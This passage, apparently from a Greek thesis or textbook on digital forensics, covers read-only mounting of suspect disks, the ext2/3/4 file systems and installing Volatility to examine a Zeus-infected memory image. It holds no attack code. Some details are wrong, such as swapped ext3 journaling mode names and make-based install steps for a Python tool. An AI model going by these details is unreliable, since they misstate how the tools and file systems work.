Ο ερευνητής μπορεί να χρησιμοποιήσει εναλλακτικά προγράμματα, βιβλιοθήκες και άλλα, για να προσεγγίσει ότι rootkit[22] μπορεί να υπάρχει τοποθετημένο στο σύστημα αλλά πραγματικά πρέπει να γνωρίζει τι κάνει και πότε ένα πρόγραμμα λέει την αλήθεια όπως και το να αμφισβητεί ότι βλέπει. Το καλύτερο είναι να γίνεται αφαίρεση του προσβεβλημένου δίσκου και να προσαρτάται σε διάβασμα-μόνο (read-only) μορφή σε ένα άλλο ασφαλές σύστημα, κατά προτίμηση ίδιας έκδοσης λειτουργικού συστήματος με αυτή του δίσκου και να αναλύεται εκεί.

Επίσης καλό είναι να λάβει υπόψη του την χρήση του `noexec` και `nodev` επιλογών για να εμποδιστεί η κατά λάθος λειτουργία κάποιου προγράμματος του συστήματος που είναι υπό ανάλυση και να αγνοήσει ότι αρχεία συσκευών μπορεί να περιέχει. Μία τυπική πρόταση εντολών για την ασφαλή προσάρτηση ενός δίσκου σε ένα σύστημα είναι η παρακάτω:

```
# mount -o ro,noexec,nodev /dev/hda1 /t
```

[22]Περισσότερες πληροφορίες για το κακόβουλο λογισμικό: http://el.wikipedia.org/wiki/Rootkit

7.3 Το σύστημα αρχείων extX

Το **extended file system** ή **ext** υλοποιήθηκε τον Απρίλιο του 1992, ως το πρώτο σύστημα αρχείων που δημιουργήθηκε ειδικά για τον πυρήνα Linux. Συμπεριλαμβάνει δομές μεταδεδομένων εμπνευσμένες από το παραδοσιακό Unix File System (UFS), και σχεδιάστηκε από τον Rémy Card με σκοπό να αντιμετωπίσει τους τεχνικούς περιορισμούς του συστήματος αρχείων του Minix. Ήταν η πρώτη υλοποίηση που χρησιμοποίησε το εικονικό σύστημα αρχείων (virtual file system, VFS), το οποίο προστέθηκε στον πυρήνα Linux στην έκδοση 0.96c, και μπορούσε να διαχειριστεί συστήματα αρχείων μέχρι 2 gigabyte (GB) σε μέγεθος.

Το ext είναι το πρώτο στη οικογένεια των extended file system. Τεχνολογικά το ξεπέρασαν τα ext2 και xiafs, από τα οποία επικράτησε το ext2. Το Ext2 διόρθωσε κάποια μειονεκτήματα του ext, όπως την αδυναμία αλλαγής των inode και την δημιουργία κατακερματισμού.

7.3.1 Σύστημα αρχείων Ext2

Το σύστημα αρχείων EXT2 (Second Extended File System) είναι η αντικατάσταση του συστήματος αρχείων EXT. Το EXT2 δημιουργήθηκε από τον Rémy Card το 1993. Ήταν το προεπιλεγμένο σύστημα αρχείων για το Linux, μέχρι που ήρθε το EXT3. Το σύστημα αρχείων EXT2 χρησιμοποιείται ακόμα σε Flash και USB drives εξαιτίας της έλλειψης journaling. Το journaling απαιτεί περισσότερες εγγραφές στην αποθηκευτική μονάδα και μπορεί να κάνει τις συσκευές αυτές πολύ αργές στην απόδοσή τους.

Journaling

Journaling είναι μια τεχνική του αρχείου συστήματος για την ανάκτηση δεδομένων σε περίπτωση που καταρρεύσει το σύστημα. Προσφέρει μικρότερο χρόνο ανάκτησης με τίμημα την πρόσθετη επιβάρυνση του συστήματος όσον αφορά τον χρόνο και τον χώρο.

Τα μεγέθη των αρχείων και του χώρου του συστήματος είναι τα εξής:

Block Size:	**1KB**	**2KB**	**4KB**	**8KB**
File size:	16 GigaBytes	256 Gigabytes	2 Terabytes	2 Terabytes
File system:	4 Terabytes	8 Terabytes	16 Terabytes	32 Terabytes

Πίνακας 3: Τα μεγέθη που υποστηρίζει το σύστημα αρχείων EXT2


Η δομή του αρχείου και του καταλόγου δεν είναι αριθμημένη, οπότε το ψάξιμο μέσα σε έναν κατάλογο που περιέχει μεγάλο αριθμό αρχείων μπορεί να πάρει πολύ χρόνο. Αν εγκαταστήσουμε ένα patch (e2compr) στο EXT2 σύστημα αρχείων, τότε υποστηρίζει και την συμπίεση αρχείων για να έχουμε περισσότερο χώρο. Η συμπίεση επίσης αυξάνει την ταχύτητα ανάγνωσης από την αποθηκευτική μονάδα. Τα αρχεία και οι κατάλογοι αποθηκεύονται μέσα σε inodes.

Inode
αναφέρεται συνήθως σαν δείκτης κόμβου. Ουσιαστικά είναι μια δομή αρχείου σε ένα σύστημα αρχείων, κάτι σαν βάση δεδομένων για όλες τις πληροφορίες που αφορούν ένα αρχείο εκτός το όνομά του και τα περιεχόμενά του. Σε ένα σύστημα αρχείων τα inodes αποτελούν περίπου το 1% του συνολικού χώρου του δίσκου είτε είναι μια ολόκληρη αποθηκευτική μονάδα ή μία κατάτμηση αυτής, είτε ένα USB drive.

Το inode χρησιμοποιείται για να εντοπίζεται ένα αρχείο στον σκληρό δίσκο. Αποθηκεύουν μεταδεδομένα για κάθε αρχείο, κατάλογο ή αντικείμενο αλλά περισσότερο δείχνει το αρχείο παρά που αποθηκεύει για το αρχείο. Έχει μέγεθος 128 bytes. Τα μεταδεδομένα περιέχουν τα ακόλουθα:

- Αριθμός του Inode
- Access Control List (ACL)
- Extended attribute
- Direct/indirect disk blocks
- Number of blocks
- File access, change and modification time
- File deletion time
- File generation number
- File size
- File type
- Group
- Number of links
- Owner
- Permissions
- Status flags

Για περισσότερες πληροφορίες για το inode μπορούμε να χρησιμοποιήσουμε την εντολή `stat [όνομα αρχείου]`.



Εικόνα 64: Η εντολή stat μας δίνει πληροφορίες για ένα αρχείο.

7.3.2 Σύστημα αρχείων Ext3

Το EXT2 σύστημα αρχείων επεκτάθηκε από τον Stephen Tweedie το 1998 για να δημιουργήσει το EXT3 (Third Extended File System). Αυτό το σύστημα αρχείων χρησιμοποιήθηκε στον πυρήνα του Linux v2.4.15, το 2001.

Το EXT3 σύστημα αρχείων έχει την ιδιότητα ότι μπορεί να αναβαθμιστεί από το EXT2. Δηλαδή να μετατραπεί από το EXT2 στο EXT3. Αν αυτό συμβεί δεν υπάρχει λόγος να κάνουμε εφεδρικά αρχεία της μονάδας μας, διότι η μονάδα επαναδιαμορφώνεται και τα αρχεία αποκαθιστώνται.

Τα μεγέθη των αρχείων και του χώρου του συστήματος είναι:

Block Size:	**1KB**	**2KB**	**4KB**	**8KB**
File size:	16 GB	256 Gigabytes	2 Terabytes	2 Terabytes
File system:	2 Terabytes	8 Terabytes	16 Terabytes	32 Terabytes

Πίνακας 4: Μεγέθη του συστήματος αρχείων EXT3.

Το σύστημα αρχείων EXT3 υποστηρίζει journaling και του τρεις τύπους για την ακρίβεια του journaling:

- *Journal* [writeback]
- *Ordered* (default) [ordered]
- *Witeback* [data]

Επίσης όπως και το EXT2 αν εγκαταστήσουμε ένα patch (e3compr) υποστηρίζει και αυτό συμπίεση.

7.3.3 Σύστημα αρχείων Ext4

Το σύστημα αρχείων EXT4 (Fourth Extended File System) αρχικά ξεκίνησε σαν επέκταση του EXT3 με σκοπό την βελτίωση της απόδοσης και της σταθερότητάς του. Όμως στην πορεία οι επεκτάσεις περιλήφθηκαν σε ένα καινούριο σύστημα αρχείων – το EXT4. Ο σταθερός κώδικας του EXT4 κυκλοφόρησε στον πυρήνα του Linux v2.6.28 στις 25 Δεκεμβρίου, 2008. Το EXT4 χρησιμοποιεί ένα 48-bit σύστημα διευθύνσεων. Αυτό το σύστημα επιτρέπει για ένα μέγιστο αριθμό μεγέθους αρχείου της τάξης των 16 Terabytes. Ο μέγιστος αριθμός για μία μονάδα είναι 1 Exabyte.

Η λίστα των καταλόγων κρατείται σε ένα H-Tree[23] για γρηγορότερη αναζήτηση και εύρεση. Ο αριθμός των υποκαταλόγων που μπορεί να δεχτεί δεν έχει όριο. Επίσης τα αρχεία στο σύστημα EXT4 αποθηκεύονται σε Extents[24]. Τα Extents μειώνουν τον κατακερματισμό και βελτιώνουν την απόδοση. Χρησιμοποιούνται bitmaps για την ανίχνευση των blocks που είναι σε χρήση και αυτών που είναι ελεύθερα.

Οι χρονοσημάνσεις έχουν όριο στην τελευταία ημερομηνία που μπορούν χρησιμοποιήσουν, την 25η Απρίλη 2514.
Το EXT4 χρησιμοποιεί journaling όπως και το EXT3 αλλά αν δεν το θέλουμε μπορεί να απενεργοποιηθεί. Χωρίς το Journaling η απόδοση βελτιώνεται.

[23]http://www.linux.org/threads/trees-b-trees-b-trees-and-h-trees.4278/
[24]http://www.linux.org/threads/intro-to-extents.4131/

Κεφάλαιο 8
ΣΕΝΑΡΙΟ ΗΛΕΚΤΡΟΝΙΚΟΥ ΕΓΚΛΗΜΑΤΟΣ

8.1 Ανάλυση εικόνας φυσικής μνήμης

Όταν έχουμε πάρει το αντίγραφο φυσικής μνήμης ενός συστήματος ή ενός κινητού τηλεφώνου με επιτυχία, το επόμενο βήμα που ακολουθούμε είναι να χρησιμοποιήσουμε ένα πρόγραμμα κατάλληλο για ανάλυση αυτού του αντιγράφου ώστε να εξάγουμε πληροφορίες που θα μας βοηθήσουν να φτάσουμε σε ένα συμπέρασμα όσον αφορά την κατάσταση του υπολογιστή την στιγμή που πήραμε το αντίγραφο. Στην εικόνα μιας μνήμης ψάχνουμε:

- Ενεργές διεργασίες του υπολογιστή
- Διεργασίες που τερματίστηκαν
- Ανοιχτές TCP/UDP θύρες και ενεργές συνδέσεις
- Memory mapped files -εκτελέσιμα, κοινά αρχεία, αρχεία κειμένου, modules/drivers
- Cash μνήμες -διευθύνσεις διαδικτύου, εντολές, κωδικοί, clipboards, SAM (Security Accounts Manager) database, επεξεργασμένα αρχεία
- Κρυμμένα δεδομένα και άλλα

Επειδή η μνήμη ενός υπολογιστή έχει άμεση σχέση με το λειτουργικό σύστημα κάτω από το οποίο λειτουργεί, η ανάλυσή της χωρίζεται σε τρεις κατηγορίες:

- Linux memory analysis
- Mac OS X Memory Anaysis
- Windows Memory Analysis

Στο επόμενο υποκεφάλαιο παρουσιάζεται το **Volatility Framework,** ένα πρόγραμμα για ανάλυση φυσικής μνήμης το οποίο δουλεύουμε μέσα στο λειτουργικό σύστημα **Ubuntu 12.04 LTS** της οικογένειας των **LINUX** και συγκεκριμένα στο **sans sift workstation 3.0.** Το **Volatility Framework** παρόλο που είναι ένα πρόγραμμα για Linux, μπορεί να αναλύσει εικόνες φυσικής μνήμης και από λειτουργικά συστήματα Windows αλλά και από Linux. Επίσης υποστηρίζει και το lime format.

8.1.1 Γνωριμία με το Volatility framework

Το **Volatility Framework** είναι μία συλλογή από εργαλεία ανοιχτού κώδικα που έχει υλοποιηθεί σε **Python**[25] από την **GNU General Public License** (GPL v2), για την εξαγωγή στοιχείων από δείγματα εικόνας φυσικής μνήμης **RAM.** Οι τεχνικές που χρησιμοποιούνται για να εξάγουμε αυτά τα στοιχεία είναι εντελώς ανεξάρτητες από το σύστημα που ερευνούμε. Η πλατφόρμα αυτή έχει σαν σκοπό να συστήσει στους ανθρώπους τις τεχνικές και τις δυσκολίες που σχετίζονται με την εξαγωγή στοιχείων από εικόνες φυσικής μνήμης καθώς και να αποτελέσει την περιοχή για περαιτέρω ανάπτυξη σε αυτό το πολύ ενδιαφέρον πεδίο που είναι η ανάλυση και εξαγωγή στοιχείων και συμπερασμάτων μελετώντας τις εικόνες φυσικής μνήμης.

Μπορεί κανείς να βρει, εκτός τον πηγαίο κώδικα και την φορητή έκδοση (για Windows μόνο) που δεν χρειάζεται καμιά εγκατάσταση γιατί περιέχει ότι χρειάζεται το εκτελέσιμο volatility.standalone.exe.

Εμείς ωστόσο κατεβάσαμε το **Volatility Framework** από την ιστοσελίδα http://www.volatilityfoundation.org σε μορφή πηγαίου κώδικα volatility-2.4.tar.gz που είναι η κατάλληλη μορφή για να το εγκαταστήσουμε στο λειτουργικό σύστημα Linux που χρησιμοποιούμε εδώ (αυτού του είδους τα αρχεία ονόμαζονται tarballs).

Πριν εγκαταστήσουμε το Volatility Framework εγκαθιστούμε μια βιβλιοθήκη που είναι απαραίτητη για την σωστή λειτουργία του. Οπότε πληκτρολογούμε τις εντολές:

```
#wget             http://distorm.googlecode.com/files/distorm-
package3.1.zip
# unzip distorm-package3.1.zip
# cd distorm3
# python setup.py build
# python setup.py build install
# cd ..
```

Υπάρχουν και άλλες βιβλιοθήκες που μπορούμε να χρησιμοποιήσουμε έξτρα αλλά για το παράδειγμά μας η παραπάνω αρκεί.

Για να εγκαταστήσουμε το Volatility Framework, αρχικά μεταφέρουμε το συμπιεσμένο αρχείο στον οικείο μας κατάλογο. Ανοίγουμε ένα παράθυρο εντολών (με ALT+F2) ή βρίσκοντάς το από τις εφαρμογές του υπολογιστή με αναζήτηση και πληκτρολογούμε:

```
tar xvzf [όνομα αρχείου.tar.gz]
```

Ο κώδικας αποσυμπιέζεται συνήθως σε ένα νέο φάκελο που έχει παρόμοιο όνομα με το όνομα του συμπιεσμένου tarball. Τότε μπαίνουμε στο νέο φάκελο με την εντολή

```
cd [όνομα φακέλου]
```

Πληκτρολογούμε τις παρακάτω εντολές:

[25]http://el.wikipedia.org/wiki/Python

```
./configure

make

su -c 'make install' ή sudo make install (στο Ubuntu)
```

Η πρώτη εντολή ελέγχει το σύστημα και επιβεβαιώνει ότι έχουμε τις απαραίτητες βιβλιοθήκες και εφαρμογές (οι λεγόμενες **εξαρτήσεις**) από τις οποίες εξαρτάται το νέο πρόγραμμα. Η δεύτερη εντολή κάνει όλη τη 'δουλειά' μεταγλωττίζοντας τον κώδικα και δημιουργώντας εκτελέσιμα αρχεία στον ίδιο φάκελο. Δεν είναι απαραίτητο να είμαστε root για τη μεταγλώττιση, αλλά **είναι απαραίτητο να είμαστε root για την τρίτη εντολή** που μεταφέρει τα εκτελέσιμα αρχεία στους φακέλους του συστήματος. Γι' αυτό στην τρίτη εντολή δίνουμε πρώτα su -c , ώστε η εντολή που ακολουθεί να τρέξει με προνόμια υπερχρήστη. Εξαίρεση είναι το Ubuntu όπου πρέπει να χρησιμοποιήσουμε την sudo make install.

Εκτός κι αν ρυθμίσουμε αλλιώς το ./configure, **το μεταγλωττισμένο πρόγραμμα θα εγκατασταθεί στο /usr/local/bin.** Επομένως, μπορούμε να το τρέξουμε δίνοντας:

```
/usr/local/bin/vol.py
```

Λίγα λόγια για το compile (μεταγλώττιση)
Όταν γράφουμε ένα πρόγραμμα σε κάποια γλώσσα προγραμματισμού αυτό είναι ένα (ή περισσότερα ανάλογα με την πολυπλοκότητα) απλό text αρχείο.
Για να τρέχει χρειάζεται να το μεταγλωττίσουμε (compile) σε δυαδική (binary) μορφή (στην ουσία οι υπολογιστές καταλαβαίνουν μόνο αυτή τη μορφή). Έτσι μόνο θα είναι εφικτό να "τρέξουμε" το πρόγραμμά μας.

Αυτή τη διαδικασία την κάνει ο **μεταγλωττιστής (compiler)** της γλώσσας προγραμματισμού. Όμως, ενώ για ένα απλό πρόγραμμα απαιτείται μόνο η εγκατάσταση του κατάλληλου compiler (πχ.της C++), ένα άλλο -πιο πολύπλοκο- κάνει χρήση κι άλλων πολλών, όπως πχ κάποιες βιβλιοθήκες, ή κάποιο άλλο πρόγραμμα ή κάποια headers του kernel. Τα extra αυτά, λέγονται **εξαρτήσεις ή dependancies**, και θα πρέπει να είναι εγκατεστημένα ήδη στον Η/Υ στον οποίο γίνεται η διαδικασία της μεταγλώττισης. **./configure** Είναι ένα script το οποίο τσεκάρει αν υπάρχουν όλα αυτά που χρειάζεται για να μεταγλωττιστεί το πρόγραμμα. Επίσης δίνει τιμές σε κάποιες μεταβλητές του συστήματος και δημιουργεί το αρχείο MAKEFILE. Το τελευταίο χρειάζεται και την μετατροπή σε binary (τη μεταγλώττιση δηλαδή) κι επίσης για την απεγκατάσταση του προγράμματος όταν το αποφασίσουμε αργότερα.

make

Με αυτή την εντολή γίνεται η μεταγλώττιση βάσει του αρχείου MAKEFILE που είδαμε πριν.

make install

Η ανωτέρω εντολή είναι απαραίτητο να δίνεται μόνο από τον υπερχρήστη (super user) και κάνει εγκατάσταση του προγράμματος. Στην ουσία αντιγράφει τα μεταγλωτισμένα binary αρχεία στους υποκαταλόγους που πρέπει ώστε να μπορούν να τα τρέξουν όλοι οι χρήστες του υπολογιστή μας.

make uninstall

Όταν θελήσουμε να απεγκαταστήσουμε το πρόγραμμα, αρκεί να ξαναπάμε στον υποκατάλογο που κάναμε όλες αυτές τις δουλειές πριν και να δώσουμε την ανωτέρω εντολή ως su.

Το **Volatility Framework** υποστηρίζει τα εξής λειτουργικά συστήματα:

- 64-bit Windows Server 2012 και 2012 R
- 32- και 64-bit Windows 8 και 8.1
- 32- και 64-bit Windows 7 (όλα τα service packs)
- 32- και 64-bit Windows Server 2008 (όλα τα service packs)
- 64-bit Windows Server 2008 R2 (όλα τα service packs)
- 32- και 64-bit Windows Vista (όλα τα service packs)
- 32- και 64-bit Windows Server 2003 (όλα τα service packs)
- 32- και 64-bit Windows XP (SP2 και SP3)
- 32- και 64-bit Linux kernels από 2.6.11 έως 3.5
- 32-bit 10.5.x Leopard (το μόνο 64-bit 10.5 είναι Server, που δεν υποστηρίζεται)
- 32- και 64-bit 10.6.x Snow Leopard
- 32- και 64-bit 10.7.x Lion
- 64-bit 10.8.x Mountain Lion (δεν υπάρχει 32-bit έκδοση)
- 64-bit 10.9.x Mavericks (δεν υπάρχει 32-bit έκδοση)
- 32- και 64-bit Linux kernels μέχρι το 3.16

Υποστηρίζει και μπορεί να δουλέψει με δείγματα σε raw format, Microsoft crash dump, hibernation file, ή virtual machine snapshot. Επίσης πλέον υποστηρίζει Linux memory dumps σε raw ή LiME format, android samples και περιλαμβάνει 35+ plugins για ανάλυση 32-bit and 64-bit Linux kernels από 2.6.11 - 3.16 και εκδόσεις

όπως το Debian, Ubuntu, OpenSuSE, Fedora, CentOS, και Mandrake. Υποστηρίζει 38 εκδόσεις Mac OSX memory dumps από 10.5 to 10.9.4 Mavericks, και 32-bit and 64-bit αρχιτεκτονική. Android τηλέφωνα με ARM επεξεργαστές υποστηρίζονται επίσης.

Κάτι που είναι σημαντικό να προσθέσουμε εδώ είναι ότι το Volatility χρειάζεται προφίλ του λειτουργικού συστήματος για να μπορέσει να αναγνωρίσει το δείγμα φυσικής μνήμης που του ζητάμε να επεξεργαστεί. Περιέχει ήδη κάποια έτοιμα προφίλ τα οποία αφορούν εκδόσεις των Windows αλλά για να χρησιμοποιήσουμε δείγματα εικόνας μνήμης από Linux distros χρειάζεται είτε να τα δημιουργήσουμε εμείς, είτε να κατεβάσουμε κάποια έτοιμα που υπάρχουν από το διαδίκτυο.
Το πρότζεκτ αυτό αναπτύχθηκε και έχει σαν επικεφαλή τον AAron Walters των Volatile Systems.

8.1.2 Ανάλυση με το Volatility framework για zeus malware


Κατεβάσαμε από το διαδίκτυο μια εικόνα φυσικής μνήμης η οποία περιέχει κακόβουλο λογισμικό και για την ακρίβεια, περιέχει zeus[26]. Όλη η διαδικασία γίνεται στο παράθυρο εντολών του λειτουργικού μας συστήματος Ubuntu 12.04 LTS και μέσα στο φάκελο του Volatility.

imageinfo

Ανοίγουμε λοιπόν ένα παράθυρο εντολών και ξεκινάμε με την εντολή **sudo su** για να έχουμε καθόλη την διάρκεια της ανάλυσης δικαιώματα διαχειριστή με με την εντολή **cd** (change directory) για να μπούμε στο directory του Volatility. Ότι κάνουμε στο εξής θα γίνεται μέσα στο directory του Volatility. Αν λοιπόν βάλουμε τον φάκελο του προγράμματος στο οικείο μας directory -όπως έχουμε όντως κάνει- τότε με την εντολή **cd volatility** είμαστε πλέον μέσα στον φάκελο και αμέσως μετά με την εντολή imageinfo θα δούμε τις πληροφορίες για την εικόνα μας. Η σύνταξη είναι:

```
vol.py imageinfo -f [μονοπάτι περιοχής που έχουμε αποθηκευμένη την εικόνα μνήμης]
```

[26]http://en.wikipedia.org/wiki/Zeus_%28Trojan_horse%29



Εικόνα 65: Πληροφορίες για την εικόνα με την εντολή imageinfo


Όπως φαίνεται και στην εικόνα 65 η παραπάνω εντολή μας δίνει κάποιες πληροφορίες για την εικόνα της μνήμης και συγκεκριμένα ανοίγει το kernel DTB (Directory Table Base) που είναι η φυσική διεύθυνση της βάσης του πυρήνα των πινάκων της σελίδας. Χωρίς έγκυρη DTB είναι αδύνατο να δημιουργηθεί χώρος εικονικών διευθύνσεων του πυρήνα - και ως εκ τούτου, αυτό είναι το πρώτο πράγμα που χρειαζόμαστε. Μας δείχνει προτεινόμενα προφίλ για την εικόνα, αριθμό επεξεργαστών, το service pack, ημερομηνία και ώρα του του συστήματος και την τοπική ώρα και ημερομηνία.

Αυτό που ενδιαφέρει εμάς εδώ περισσότερο είναι το προφίλ. Μας προτείνει δύο. Πως θα επιλέξουμε ποιο είναι από τα δύο; Θα μας το πει το πεδίο **image type** το οποίο για service pack 0 είναι κενό, ενώ είναι συμπληρωμένο για άλλα service packs. Εδώ είναι συμπληρωμένο με τον αριθμό 2, οπότε θα επιλέξουμε το πρώτο προφίλ με service pack2.

Η γενική βασική σύνταξη για να εκτελέσουμε μια εντολή στο Volatility είναι:

```
python vol.py [plugin] -f [image] –profile=[profile]
```


Η εντολή για να μάθουμε ποια προφίλ υποστηριζεί καθώς και τα πρόσθετα που διαθέτει το Volatility είναι: **python vol.py --info**
Με την εντολή **python vol.py –h** μας εμφανίζει τις επιλογές και τις παραμέτρους που μπορούμε να χρησιμοποιήσουμε στην σύνταξη μιας εντολής για πιο συγκεκριμένα αποτελέσματα.



Εικόνα 66: Το προτεινόμενο προφίλ για την ανάλυση της μνήμης μας.

pslist

